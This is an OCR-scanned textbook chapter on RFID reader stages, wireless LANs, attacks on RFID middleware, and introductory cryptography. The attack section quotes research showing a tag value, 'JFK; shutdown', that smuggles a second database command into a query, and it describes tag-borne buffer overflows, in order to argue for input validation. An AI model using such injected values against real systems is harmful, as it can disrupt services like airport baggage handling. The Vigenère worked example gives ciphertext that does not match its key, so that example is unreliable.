


Figure 17.3 models the tag-reading functions of a reader that is organized into several distinct processing stages. Information about tag reads is made available to hosts at certain stages. In some cases, this information is made available as a response to a command on the Command Channel (a "synchronous" delivery of information). In other cases, the information is sent autonomously by the reader to the host using the Notification Channel (an "asynchronous" delivery). Each stage also has parameters that govern its operation, which can be queried and set by the host via the Command Channel.

Not all conforming readers provide every function. Of the six figures in the diagram, only the functionality corresponding to the first three stages must be implemented. Moreover, some readers place more restrictions than others on the parameters set at each stage. This is another way the Reader Protocol accounts for differences in functionality between particular readers (e.g., a reader that allows an

unlimited number of read filters provides more functionality than a reader that permits only one read filter, which in turn provides more functionality than a reader that permits no read filters. The Reader Protocol provides commands that all conforming readers must implement, through which hosts discover the capabilities of a particular reader.

The six stages of the diagram are divided into two subsystems of three stages each: the *Read Subsystem* and the *Event Subsystem*. All conforming readers must provide Read Subsystem functionality. The Read Subsystem acquires data from tag information, and applies filters that discard some of the data, depending on the tag contents. The Read Subsystem produces a filtered list of tags every time a new acquisition cycle completes. The Event Subsystem reduces this volume of data by generating "events" on a per-tag basis only when the state of a particular tag changes in some way (e.g., the Event Subsystem can be configured to produce output only when a previously unseen tag enters the reader's field, or when a previously seen tag has not been seen for a specified time interval). The Read Subsystem is stateless, and the Event Subsystem must maintain state on a per-tag basis.

The Read Subsystem consists of the following three stages:

- **Sources** A source (e.g., a single antenna of an RF tag reader) reads tags and presents the data to the reader. However, sources are not limited to antennas (e.g., a bar code scanning wand, and so on). A source can also be "virtual" (e.g., a reader defines a source that represents tags read on either of its two antennas [which individually might also be exposed as independent sources]). In general, a reader segregates tag reads according to source, to provide applications with some idea about the external situation in which the tag was sensed. Different readers vary widely on what sources are available. The Reader Protocol provides commands for discovering the number and names of available sources.
- **Data Acquisition Stage** The data acquisition stage is responsible for acquiring tag data from certain sources at specific times. The Reader Protocol provides parameters whereby hosts can specify the frequency of data acquisition, how many attempts are made, the triggering conditions, and so on. Each atomic interval in which the data acquisition stage acquires data from one or more tags from a single source, is called a *read cycle*.
- **Read Filtering Stage** The read filtering stage maintains a list of patterns configured by the host, and uses them to delete data from certain tags read at the acquisition stage. The purpose of this stage is to reduce the volume of data by only including the tags of interest to the application.

It is important to note that the stages in the diagram are conceptual, and do not constrain the design of a conforming reader (e.g., some reader implementations may combine read filtering with data acquisition). In particular, readers that implement Auto-ID RF tag protocols should use read filters configured by the host to reduce the time to execute (i.e., the "tree walking" part of the RF protocol), when the specific filter patterns permit it to be done. While the design of such a reader does not necessarily include a recognizable "data acquisition stage" distinct from a "read filtering stage," from the host's point of view (through the Reader Protocol) it is equivalent to a reader that does.

The Event Subsystem consists of three stages:

- Smoothing and Event Generation Stage
- Event Filter Stage
- Report Buffer Stage

Smoothing and Event Generation Stage

This stage reduces the volume of data over time. When a given tag is present in the field of a particular source, the Read Subsystem includes that tag in its output each time a read cycle completes. A tag present in a particular source for many read cycles generates a lot of data. The Event Generation Stage reduces this data by outputting an "event" only when something interesting happens (e.g., when the tag is first present, and when the tag is no longer present.)

Some sources, especially RF tag sources, are inherently unreliable (i.e., a tag within a source's read field may not be sensed during each and every read cycle, which leads to the desire for a more elaborate rule for generating presence events. The Reader Protocol defines a general-purpose smoothing filter that can be controlled by the host through parameter settings (e.g., the host may require that a tag be present for a certain number of read cycles within a certain time interval before a presence event is generated). Not all readers support every aspect of the general-purpose smoothing filter. Some readers can model by placing restrictions on the allowable values of the parameters.

The Smoothing and Event Generation Stage must maintain state information for each distinct combination of source and tag ID (e.g., to generate presence events you must remember whether a particular tag ID was seen during the previous read cycle. While hosts normally receive events generated by this stage through the Event Filter and Report Buffer, it is also possible for a host to request a dump of all state information currently maintained by the Smoothing and Event Generation stage.

Event Filter Stage

The Smoothing and Event Generation Stage generates an event each time a particular tag makes a state transition (e.g., from present to not present). The Event Filter Stage lets hosts specify which events will be delivered to the host (e.g., a host may want to learn when tags become present, but not when they cease to be present.

Report Buffer Stage

Events generated by the Smoothing and Event Generation Stage and filtered by the Event Filter Stage are stored in a *report buffer*. The host may synchronously request delivery of all events in the report buffer, or the events may be delivered asynchronously in response to various triggers. When events have been delivered to the host, the report buffer is cleared.

Interactions with Wireless LANs

Wireless local area network (WLAN) technologies provide the networking and physical layers of a traditional LAN using radio frequencies. WLAN nodes generally transmit and receive digital data to and from common wireless access points (APs). For RFID deployments to succeed in the enterprise, seamless interoperation with WLANs is critical. In this chapter, we will explain the workings of a WLAN and discuss challenges and solutions related to deploying RFID with enterprise WLANs.

Wireless APs are the central hubs of a wireless network and are typically connected to a cabled LAN. This network connection allows wireless LAN users to access the cabled LAN server's resources, such as e-mail servers, application servers, intranets, and the Internet.

A scheme also exists whereby wireless nodes can set up direct communications to other wireless nodes. This can be enabled or disabled at the discretion of systems administrators by configuring the wireless network software. Peer-to-peer networking is generally viewed as a security concern in that a nonauthorized user could potentially initiate a peer-to-peer session with a valid user, thus creating a security compromise.

Depending on the vendor or solution being used, one of two forms of spread spectrum technologies are used within wireless LAN implementations:

- FHSS
- DSSS

There are four commercial wireless LAN solutions available:


- 802.11 WLAN

- HomeRF
- 802.15 WPAN, based on Bluetooth
- 802.16 WMAN

802.11 WLAN

The IEEE 802.11 WLAN standard began in 1989 and was originally intended to provide a wireless equivalent to Ethernet (the 802.11 protocol stack is shown in Figure 17.4). It has developed a succession of robust enterprise-grade solutions that sometimes meet or exceed the demands of the enterprise network.

Figure 17.4 The IEEE 802.11 Protocol Stack



IEEE 802.11 WLANs are designed to provide wireless connectivity to a range of roughly 300 feet from the base. The lead application being shared over the WLAN is data. Provisions are being made to accommodate audio, video, and other forms of streaming multimedia.

The IEEE 802.11 WLAN specification generally provides for the following:

- Wireless connectivity of traditional LAN devices such as workstations, servers, printers, and so on
- A common standardized Media Access Control (MAC)layer

- Design that is similar to 802.3 Ethernet (CMSA/CA)
- Support for TCP/IP, UDP/IP, IPX, NETBEUI, and so on
- A Virtual Collision Detection (VCD) option
- Error correction and access control using positive acknowledgment of packets and retransmission
- Encrypted communications using WEP encryption
- Roaming
- Power-saving schemes when equipment is not active
- Interfaces to operating system drivers
- A Physical Layer that can vary on implementation
- Support for three radio-frequency spread spectrum technologies (FHSS, DSSS, and HRDSS) and one infrared technique
- Specification about which of these techniques can be used within North America, Japan, and Europe
- Support for 2.4GHz and 5GHz ISM bands
- Support for access speeds of 1Mbps, 2Mbps, 5.5Mbps, and 11Mbps with additional speeds available in future releases of the standard
- Basic multivendor interoperability

Attacking Middleware with the Air Interface

By nature, RFID tags are dumb devices. Upon query from a reader, they reply with an identifier, usually a number or short string that is used to uniquely identify the tag and the item it is attached to. The real brains of any RFID deployment is in the middleware and backend systems.

In most given deployments, the backend is usually a database that provides an interface for users to obtain meaningful data

The system will not work without middleware, and the database application will not be functional if it cannot place data into it. A reader spits out numbers or strings with no real form; therefore, a database needs a piece of middleware to translate

between the reader and the database, which is usually done through an application that interacts with the tag. The middleware application then plays "fill in the blank" when talking to the database, creating SQL statements and inserting the relevant information into the right place.

If an RFID deployment is for an airline baggage tracking system, the name of the owner of the bag (or an ID number referencing the owner), the flight number, and the destination airport code may be written to the tag at check in. As the luggage moves through the airport's baggage system, RFID readers track its position to make sure it gets where it is supposed to go. The reader queries the tag as it goes by, essentially starting a conversation between the tag, the reader, and the database that would go like this:

- Middleware to bag tag: "ID please"
- Bag tag to reader/middleware: "John Smith, AC453, LGA"
- Middleware to database: "Add a bag for flight AC453 for passenger John Smith to the destination airport LAX manifest"

The middleware translates a small piece of information into a proper statement for the database to add to its tables. From there, other applications may record the number of bags on the flight, or do reconciliation and make sure that John Smith is actually on that flight.

The system does not necessarily have to interact with a database. The reader and the middleware can interact with the baggage system to make sure that the bags on the right plane, or that stray bags are queried by staff with portable readers to make sure it gets back to the right person.

The middleware makes logical use of the raw information in the database and from the tag. In the luggage scenario, knowing the destination is a good start to putting the luggage on the right plane; however, a database just holds records, and a tag just holds an ID or a piece of information. It takes the logic of middleware to route the luggage to where it needs to go. Middleware, however, is not immune from attack. It is probably the weakest link in the whole chain because it is so automated.

After the bombing of Pan Am flight 103 over Lockerbie, Scotland, airline security began to reconcile luggage with the people on the planes. This reconciliation is supposed to prevent someone from checking in luggage containing illicit cargo, but then not actually getting on the plane.

RFID has an advantage over the bar code system when tracking down errant bags. However, with any advantage, there are also disadvantages.

Let's look at the baggage scenario again. The tags are probably rewritable because they have to program them at the check-in desk. If it's writable by a clerk, it is probably writable by an attacker. Depending on how well the middleware applications are written, there is a good chance for an attacker to add baggage to the plane without raising alarm bells. To copy a bar-coded tag on site would not be easy (particularly if you did not know the information ahead of time), but RFID is a lot smaller and more concealable.

Scanning a legitimate bag with a portable scanner gives a tag's destination, passenger name, and other necessary information. Using that information, a thief can write a duplicate tag and attach it to a bag containing illicit luggage. Also, depending on the intelligence of the middleware, it might be possible for someone to unwittingly transport illicit luggage. A properly written middleware application has a check in place to look for this kind of discrepancy (i.e., if John Smith checks in with two bags and three are seen going through the airport baggage system, all three bags must be checked).

Even if the tags were not rewritable, cloning a legitimate tag and programming your own write-once tag is not unreasonable. Unless the middleware is acutely aware of the tags' non-writable serial numbers, it is possible to slip one under the radar. Suddenly, the middleware is no longer a simple translator; it also has to be on the lookout for oddities in the database.

In March 2006, Melanie R. Rieback of the Vrije Universiteit Amsterdam, released a paper regarding the possibility of using tags and their data to attack the middleware and backend database. The paper proposed that there were vulnerabilities in middleware applications that left room for tags to be written with malicious payloads that could affect backend database systems, and possibly lead to a virus.

At the core of the paper was the idea that even though RFID did not have a lot of storage space, it may still be possible to perform certain attacks through special data written to the tag. In particular, the paper discussed SQL injection attacks.

An SQL attack uses a normal input field (e.g., a name or other piece of information) and appends SQL code hoping that the application submitting the information to the database backend blindly includes the SQL code. A properly written application checks the data being entered and filters out anything that looks like it does not belong in the database.

Usually these attacks are made through input fields on a Web page or through an application interface; however, the RFID reader interface is also an input field (read from the tag rather than interactively entered by a user) and should be subject to the same type of filtering.

The crux of their attack is best summed up in the paper on *www.rfidvirus.org*:

"To boil our result down to a nutshell, infected tags can exploit vulnerabilities in the RFID middleware to infect the database. Once a virus, worm, or other malware has gotten into the database, subsequent tags written from the database may be infected, and the problem may spread.

As a first example, suppose the airport middleware has a template for queries that says:

"Look up the next flight to <x>"

where <x> is the airport code written on the tag when the bag was checked in. (To make these examples understandable for people who don't know SQL, we will not discuss actual SQL on this page; subsequent pages will give actual SQL examples.) In normal operation, the RFID middleware reads the tag in front of the reader and gets the built-in ID and some application-specific data. It then builds a query from it. If the tag responds with "LAX" the query would be:

"Look up the next flight to LAX"

It then sends this query to the database and gets the answer. Now suppose the bag has a bogus tag in addition to the real one and it contains "JFK; shutdown". Both tags will be seen and processed. When the bogus one is processed, the middleware will build this query:

"Look up the next flight to JFK; shutdown"

Unfortunately, the semicolon is a valid character in queries and separates commands. When given this query, the database might respond:

"AA178; database shutdown completed"

The result is that the attacker has shut down the system. Although this exploit is not a virus and does not spread, merely shutting down a major airport's baggage system for half an hour until the airport officials can figure out what happened and can restart the system might delay flights and badly disrupt air traffic worldwide due to late arrival of the incoming aircraft."

Input should be validated by the middleware application before being passed to the database. However, further on in the paper they describe situations where that validation, if not properly implemented, can cause more problems.

> "The countermeasure the RFID middleware should take to thwart this type of attack is to carefully check all input for validity. Of course, *all* software should *always* check *all* input for validity, but experience shows that programmers often forget to check. This attack is known as a SQL injection attack. Note that it used only 12 of the 114 bytes available on even the cheapest RFID tags. Some of the viruses use a more sophisticated form of SQL injection in which the command after the semicolon causes the database to be infected.
>
> As a second example, suppose that the application uses 128-byte tags. Naturally, the programmer who wrote the application will allocate a 128-byte buffer to hold the tag's reply. However, suppose that the attacker uses a 512-byte bogus tag or an even larger one. Reading in this unexpectedly large tag may cause the data to overrun the middleware's buffer and even overwrite the current procedure's return address on the stack so that when it returns, it jumps into the tag's data, which could contain a carefully crafted executable program. Such an attack occurs often in the world of PC software where it is called a buffer overflow attack. To guard against it, the middleware should be prepared to handle arbitrarily large strings from the tag.
>
> Thus to prevent RFID exploits, the middleware should be bug free and not allow SQL injection, buffer overflow, or similar attacks. Unfortunately, the history of software shows that making a large, complex software system bug free is easier said than done.

Through the RFID interface, SQL injection and buffer overflow attacks, and attacks to the backend in general, are a fairly new idea. Care is put in at the application interface level and on database security where users interface; however, the RFID interface is also a valid entry point for attackers. At the very least, the RFID interface can be used to insert information into the database, unless proper verification systems are in place to ensure that only legitimate tags are trusted.

The interesting part of their research was the example of the code that infected the database, thus allowing it to write the replication code of any tag scanned after


infection. In a large compatible system such as an airport, a single infected tag could wreak havoc worldwide.

A lot of controversy was generated when this paper was released. RFID developers were quick to call this attack improbable, but they never said impossible. It is safe to assume that there were some back room patches being made in the wake of this paper.

Understanding Security Fundamentals and Principles of Protection

Security protection starts with the preservation of the confidentiality, integrity, and availability (CIA) of data and computing resources. These three tenets of information security, often referred to as "The Big Three," are sometimes represented by the following Figure 17.5.

Figure 17.5 The CIA Triad



As we discuss each of these tenets, it will become clear that in order to provide for a reliable and secure wireless environment, you need to ensure that each tenet is properly protected. To ensure the preservation of The Big Three and protect the privacy of those whose data is stored and flows through these data and computing resources, The Big Three security tenets are implemented through tried-and-true security practices. These other practices enforce "The Big Three" by ensuring proper authentication for authorized access while allowing for non-repudiation in identification and resource usage methods, and by permitting complete accountability for all activity through audit trails and logs. The Authentication, Authorization, and Audit (AAA) (accountability) practices provides the security manager with tools that can be used to properly identify and mitigate any possible risks to "The Big Three."

Understanding PKIs and Wireless Networking

Traditional wired network security uses PKIs to provide privacy, integrity authentication, and non-repudiation. Wireless networks support the same basic security activities in order to meet the minimum accepted standards for security that is expected.

PKIs are the components used to distribute and manage encryption and digital signature keys through a centralized service that establishes a means of creating third-party trusts between users.

PKIs comprise a Certificate Authority (CA), directory service, and certificate verification service. The CA is the application that issues and manages keys in the form of certificates. Directory or look-up services are used to post public information about users or certificates in use. The certificate verification service is an agent of the CA that either directly answers user queries about the validity or applicability of an issued certificate, or supports a directory, look-up, or other third-party agent used to verify certificates.

PKI certificates are akin to end user identities or electronic passports. They are a means of binding encryption or digital signature keys to a user. The AdaptLink™ implementation relies on the PKI infrastructure to authenticate RFID tags to the RFID readers, and the readers to the network.

Understanding the Role of Encryption in RFID Middleware

The Internet is used as a means of daily communication. Most businesses rely on the Internet to conduct business. Whether a corporate Web presence, an e-commerce site, or e-mail, the Internet is a cornerstone of modern business.

The essential aspect of any given transaction is trust. You must trust that the e-mail you received from your best friend in fact came from your best friend. Businesses must know the people with whom they conduct business and must trust their partners. Encryption's properties of non-repudiation, confidentiality, integrity, and authentication are essential for establishing trust between parties. Business participants must know that the entities they are dealing with are the entities they believe they are. These participants must know whether or not they can trust the other entity.

Wireless networks use combinations of different cryptographic ciphers to support the required security and functionality within a system. Combinations of symmetric, asymmetric, and elliptic curve cryptography find their way within wireless

security protocols including Wireless Application Protocol (WAP), Wired Equivalent Privacy (WEP), and Secure Sockets Layer (SSL).

Overview of Cryptography

Cryptography is the science of changing information into a form that is unintelligible to all but the intended recipient. Cryptography is made up of two parts: *encryption* and *decryption*. Encryption is the process of turning clear plaintext or data into cipher text or encrypted data, while decryption is the process of returning encrypted data or cipher text back to its original plaintext form.

The security behind cryptography relies on the premise that only the sender and the receiver understand how the data was altered to create the obfuscated message. This understanding is provided in the form of keys.

There are generally two types of cryptographic methods, referred to as *ciphers*, used for securing information: *symmetric* or *private key*, and *asymmetric public key systems*.

Symmetric Ciphers

In symmetric ciphers, the same key is used to encrypt and decrypt a message. Shift the starting point of the alphabet by three positions—the encryption key is now *K=3*.

Standard Alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZ

Cryptographic Alphabet: DEFGHIJKLMNOPQRSTUVWXYZABC

For example:

Plaintext: WIRELESS SECURITY

Ciphertext: ZLUHOHVV VHFXULWB

The weakness of the system lies in the fact that statistical analysis is based on greater use of some letters in the language more than others. Julius Caesar was the first to use a symmetric cipher to secure his communications to his commanders. The key he used consisted of shifting the starting point of the alphabet a certain number of positions, and then substituting the letters making up a message with the corresponding letter in the cipher alphabet.

The main weakness of this type of encryption is that it is open to statistical analysis. Some languages (e.g., English) use some letters more often than others, and as a result, cryptanalysts have a starting point from which they can attempt to decrypt a message.

This standard form of symmetric encryption remained relatively unchanged until the sixteenth century. At this time, Blaise de Vigenere was tasked by Henry the III to extend the Caesar cipher and provide enhanced security. What he proposed was the

simultaneous use of several different cryptographic alphabets to encrypt a message. The selection of which alphabet to use for which letter would be determined though the use of a key word. Each letter of the keyword represented one of the cryptographic substitution alphabets. For example:

Standard Alphabet ABCDEFGHIJKLMNOPQRSTUVWXYZ
Substitution set "A" ABCDEFGHIJKLMNOPQRSTUVWXYZ
Substitution set "B" BCDEFGHIJKLMNOPQRSTUVWXYZA
Substitution set "C" CDEFGHIJKLMNOPQRSTUVWXYZAB
…
Substitution set "Z" ZABCDEFGHIJKLMNOPQRSTUVWXY

If the keyword were *airwave*, you would develop the cipher text as follows:

Plaintext:	wire less	secu rity secu rity
Key Word:	airw avea	irwa veai
Ciphertext:	avyu mmtg	wqia lzws

The main benefit of the Vigenere cipher is that instead of having a one-to-one relationship between each letter of the original message and its substitute, there is a one-to-many relationship, which makes statistical analysis all but impossible. While other ciphers were devised, the Vigenere-based letter substitution scheme variants remained at the heart of most encryption systems up until the mid-twentieth century.

The main difference between modern cryptography and classical cryptography is that it leverages the computing power available within devices to build ciphers that perform binary operations on blocks of data at a time, instead of on individual letters. The advances in computing power also provide a means of supporting the larger key spaces required to successfully secure data using public key ciphers.

When using binary cryptography, a key is represented as a string of bits or numbers with 2^n keys. That is, for every bit that is added to a key size, the key space is doubled. The binary key space equivalents illustrated in Table 17.1, show how large the key space can be for modern algorithms and how difficult it can be to "break" a key.

Table 17.1 Binary Key Space

Binary Key Length	Key Space
1 bit	$2^1 = 2$ keys
2 bit	$2^2 = 4$ keys
3 bit	$2^3 = 8$ keys
16 bit	$2^{16} = 65{,}536$ keys
56 bit	$2^{56} = 72{,}057{,}594{,}037{,}927{,}936$ keys


Based on a 56-bit key space, the task of discovering the one key used is akin to finding one red golf ball in a channel filled with white golf balls. A 57-bit key would involve finding the one red golf ball in two of these channels sitting side-by-side. A 58-bit key would be four of these channels side-by-side, and so on.

Another advantage of using binary operations is that the encryption and decryption operations can be simplified to use bit-based operations such as XOR, shifts, and substitutions, and binary arithmetic operations such as addition, subtraction, multiplication, division, and raising to a power.

In addition, several blocks of data (say 64 bits long) can be operated on all at once, where portions of the data is combined and substituted with other portions. This can be repeated many times, using a different combination or substitution key. Each repetition is referred to as a *round*. The resultant cipher text is now a function of several plaintext bits and several subkeys. Examples of modern symmetric encryption ciphers include 56-bit DES, Triple DES using keys of roughly 120 bits, RC2 using 40-bit and 1280-bit keys, CAST using 40-, 64-, 80-, 128- and 256-bit keys, and IDEA using 128-bit keys among others.

Some of the main drawbacks to symmetric algorithms are that they only provide a means to encrypt data. Furthermore, they are only as secure as the transmission method used to exchange the secret keys between the party encrypting the data, and the party decrypting it. As the number of users increases, so does the number of individual keys, to ensure the privacy of the data (see Figure 17.6).

Figure 17.6 Symmetric Keys Required to Support Private Communications



The more a symmetric key is used, the greater the statistical data generated that can be used to launch brute force and other encryption attacks. The best way to minimize these risks is to perform frequent symmetric key changeovers. Manual key exchanges are bulky and expensive to perform.

Asymmetric Ciphers

Until the advent of asymmetric or public key cryptography in the late 1970s, the main application of cryptography was secrecy. Today, cryptography is used for many things, including:

- Preventing unauthorized disclosure of information
- Preventing unauthorized access to data, networks, and applications
- Detecting tampering such as the injection of false data or the deletion of data
- Preventing repudiation

The basis of asymmetric cryptography is that the sender and the recipient do not share a single key, but rather two separate keys that are mathematically related to one another. Knowledge of one key does not imply any information on what the reverse matching key is. A real-world example is that of a locker with a combination lock. Knowing the location of a locker does not provide any details regarding the combination of the lock that is used to secure the door. The magic behind asymmetric algorithms is that the opposite is also true. In other words, either one of the keys can

be used to encrypt data while the other will decrypt it. This relationship makes the free distribution of one of the keys in a key pair to other users (referred to as the *public key*) possible while the other can remain secret (referred to as the *private key*), thereby eliminating the need for a bulky and expensive key distribution process.

This relationship allows asymmetric cryptography to be used as a mechanism that supports both encryption and signatures. The main limitations of asymmetric cryptography are a slow encryption process and limited size of the encryption payload when compared to symmetric cryptography.

Examples of public key cryptography include Rivest, Shamir, & Adleman (RSA), DSA, and Diffie-Hellman.

Elliptic Curve Ciphers

Elliptic curve ciphers are being used more within imbedded hardware for their flexibility, security, strength, and limited computational requirements when compared to other encryption technologies.

Elliptic curves are simple functions that can be drawn as looping lines in the (x, y) plane. Their advantage comes from using a different kind of mathematical group for public key computation.

The easiest way to understand elliptic curves is to imagine an infinitely large sheet of graph paper where the intersections of lines are whole (x, y) coordinates. If a special type of elliptic curve is drawn, it can stretch out into infinity and along the way intersect a finite number of (x, y) coordinates, rather than a closed ellipse.

At each (x, y) intersection, a dot is drawn. When identified, an addition operation can be established between two points that yield a third. The addition operation used to define these points forms a finite group and represents the key.

Understanding How a Digital Signature Works

The eXtensible Markup Language (XML) digital signature specification (*www.w3.org/TR/2002/REC-xmldsig-core-20020212*) includes information on how to describe a digital signature using XML and the XML-signature namespace. The signature is generated from a hash over the *canonical* form of the manifest, which can reference multiple XML documents. To *canonicalize* something is to put it in a standard format that everyone uses. Because the signature is dependent on the content it is signing, a signature produced from a *noncanonicalized* document could be different from that produced from a canonicalized document. Remember that this specification is about defining digital signatures in general, not just those involving XML documents. The manifest may also contain references to any digital content that can be addressed or to part of an XML document.

Basic Digital Signature and Authentication Concepts

Knowing how digital signatures work is helpful to better understand the specification. The goal of a digital signature is to provide three things for the data. To ensure *integrity,* a digital signature must provide a way to verify that the data has not been modified or replaced. For *authentication*, the signature must provide a way to establish the identity of the data's originator. For *non-repudiation*, the signature must provide the ability for the data's integrity and authentication to be provable to a third party.

Why a Signature Is Not a MAC

Message authentication codes (MACs) are a way to assure data integrity and to authenticate data. MACs are used by having the message creator perform a one-way cryptographic hash operation, which requires a secret key in order to function. The MAC and the data are then sent to the recipient. The recipient uses the same secret key to independently generate the hash value, and compares that calculation with the one that was sent. We assume that the receiver has the secret key and that it is and always will be correct. Getting the same MAC value proves *data integrity*. Since the receiver knows that the originator has the key, only the originator could have generated the MAC (the receiver did not send the data to itself), so this authenticates the data to the receiver. A MAC does not, however, provide non-repudiation, because both sides have the secret key and therefore have the ability to generate the MAC. Consequently, there is no way a third party could prove who created the MAC.

MACs are usually faster at executing than the encrypt/decrypt used in digital signatures, because of their shorter bit length. If you have your own private network established (and hence non-repudiation is not an issue), MACs might be all you need to authenticate and validate a message.

Public and Private Keys

If we could somehow split the keying that is used for the MAC so that one key is used to *create* the MAC and another is used for *verification*, we could create a MAC that included non-repudiation capabilities. Such a system with split keys is known as *asymmetric encryption* and was something of a holy grail for cryptography until it was shown to be possible in 1976 by Whitfield Diffie, Martin Hellman, and Ralph Merkle. Ronald Rivest, Adi Shamir, and Leonard Adelman created the first practical implementation of this method in 1978.

Once you have an asymmetric encryption method, you can publicly publish your key. You still keep one key private, but you want the other key to be as widely

known as possible, so you make it public. The reason that you do this (with regard to digital signatures) is that anybody who has your public key can authenticate your signatures. Proper key management is still a requirement with a public key system. The secrecy of your private key must be maintained, however. The publication of the public key must be done in such a way that it is trusted to be yours and not somebody posing as you.

Why a Signature Binds Someone to a Document

Digitally signing a document requires the originator to create a hash of the message itself and then encrypt that hash value with his or her own private key. Only the originator has that private key, and only he or she can encrypt the hash so that it can be unencrypted using the public key. Upon receiving both the message and the encrypted hash value, the recipient can decrypt the hash value, knowing the originator's public key. The recipient must also generate the hash value of the message and compare the newly generated hash value with the unencrypted hash value received from the originator. If the hash values are identical, it proves that the originator created the message, because only the actual originator could encrypt the hash value correctly.

This process differs from that of a MAC; the recipient cannot generate the identical signature because he or she do not have the private key. As a result, we now have a mathematical form of non-repudiation, because only the originator could have created the signature. Again, a signature is not a guarantor. A perfect mathematically valid signature may have been created through attack or in error.

Learning the W3C XML Digital Signature

The XML specification is responsible for clearly defining the information involved in verifying digital certificates. XML digital signatures are represented by the *Signature* element, which has a structure in which:

- ***** Represents zero or more occurrences
- **+** Represents one or more occurrences
- **?** Represents zero or one occurrences.

We are assuming that the secret key is properly and securely managed so that the originator and the recipients are the only possessors of the key (see Figure 17.7).

